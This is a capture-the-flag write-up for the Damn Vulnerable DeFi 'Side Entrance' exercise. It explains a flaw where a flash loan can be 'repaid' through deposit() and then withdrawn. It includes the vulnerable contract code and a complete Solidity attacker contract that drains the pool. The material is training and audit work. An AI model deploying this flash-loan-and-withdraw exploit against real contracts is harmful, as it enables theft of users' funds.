

Damn Vulnerable Defi Finding Report

Version 1.0

Elia Bordoni

October 30, 2025

Damn Vulnerable DeFi Side-Entrance Finding Report

Elia Bordoni

October 30, 2025

Prepared by: Elia Bordoni

Table of Contents

- Table of Contents
- Exercise Summary
- Audit Details
  - Scope
  - Tool Used
- Findings
  - [S-H] Protocol Allows Flash Loan Ether to Be Deposited and Marked as Repaid, Enabling Subsequent Unauthorized Withdrawals

Exercise Summary

A surprisingly simple pool allows anyone to deposit ETH, and withdraw it at any point in time. It has 1000 ETH in balance already, and is offering free flashloans using the deposited ETH to promote their system. You start with 1 ETH in balance. Pass the challenge by rescuing all ETH from the pool and depositing it in the designated recovery account.

Audit Details

Scope

- SideEntranceLenderPool.sol

Tool Used

- manual review

Findings

[S-H] Protocol Allows Flash Loan Ether to Be Deposited and Marked as Repaid, Enabling Subsequent Unauthorized Withdrawals

Description The protocol allows users to take flash loans and ensures repayment by comparing the current balance of the contract with the balanceBefore value recorded at the beginning of the operation. However, the protocol also provides `SideEntranceLenderPool::deposit(uint256 _amount)` that updates the balances mapping. If, within the flash loan callback, instead of repaying the borrowed funds via a direct call, the borrower calls `SideEntranceLenderPool::deposit(uint256 _amount)` to return the Ether, the final repayment check will still pass successfully. This is because the Ether is indeed present in the contract's balance, even though it has been credited to the attacker's account in the balances mapping. As a result, the flash loan transaction completes without reverting, but the attacker retains a non-zero balances entry. After the transaction, the attacker can call `SideEntranceLenderPool::withdraw()` to drain the funds, effectively stealing all the deposited Ether.

vulnerability

```
1      function deposit() external payable {
2          unchecked {
3  @>          balances[msg.sender] += msg.value;
4          }
5          emit Deposit(msg.sender, msg.value);
6      }
7
8      function flashLoan(uint256 amount) external {
9          uint256 balanceBefore = address(this).balance;
10
11         IFlashLoanEtherReceiver(msg.sender).execute{value: amount}();
12
```

```
13 @>       if (address(this).balance < balanceBefore) {
14              revert RepayFailed();
15          }
16      }
```

Impact An attacker can borrow the contract's entire Ether balance through a flash loan, repay it using `SideEntranceLenderPool::deposit(uint256 _amount)`, and subsequently call `SideEntranceLenderPool::withdraw()` to steal all the funds. This results in a complete and permanent loss of all Ether held by the contract.

ProofOfConcept Add the code into the test file `SideEntrance.t.sol` to deploy the attacker contract. Then create `AttackerContract.sol` and copy the attacker codebase into it. Run the test to confirm it passes successfully: within a single transaction the flash loan is requested and "repaid" by calling deposit, and then the attacker contract calls withdraw and forwards the received funds to the destination address.

Test Code

```
1       /**
2        * CODE YOUR SOLUTION HERE
3        */
4       function test_sideEntrance() public checkSolvedByPlayer {
5           AttackerContract attacker = new AttackerContract(address(pool),
                recovery);
6           attacker.attack();
7       }
```

Attacker Contract Code

```
1     // SPDX-License-Identifier: MIT
2  pragma solidity ^0.8.25;
3  import "forge-std/Test.sol";
4
5  interface ISideEntranceLenderPool {
6      function flashLoan(uint256 amount) external;
7
8      function deposit() external payable;
9
10     function withdraw() external;
11 }
12
13 contract AttackerContract {
14     ISideEntranceLenderPool private pool;
15     address private owner;
16     address private recovery;
17
18     constructor(address _poolAddress, address _recoveryAddress) {
19         pool = ISideEntranceLenderPool(_poolAddress);
20         owner = msg.sender;
```

```
21          recovery = _recoveryAddress;
22      }
23
24      function attack() external {
25          require(msg.sender == owner, "Only owner can attack");
26          uint256 amount = address(pool).balance;
27          pool.flashLoan(amount);
28          pool.withdraw();
29      }
30
31      function execute() external payable {
32          pool.deposit{value: address(this).balance}();
33      }
34
35      receive() external payable {
36          (bool success,)= recovery.call{value: msg.value}("");
37          require(success, "Transfer to recovery failed");
38      }
39  }
```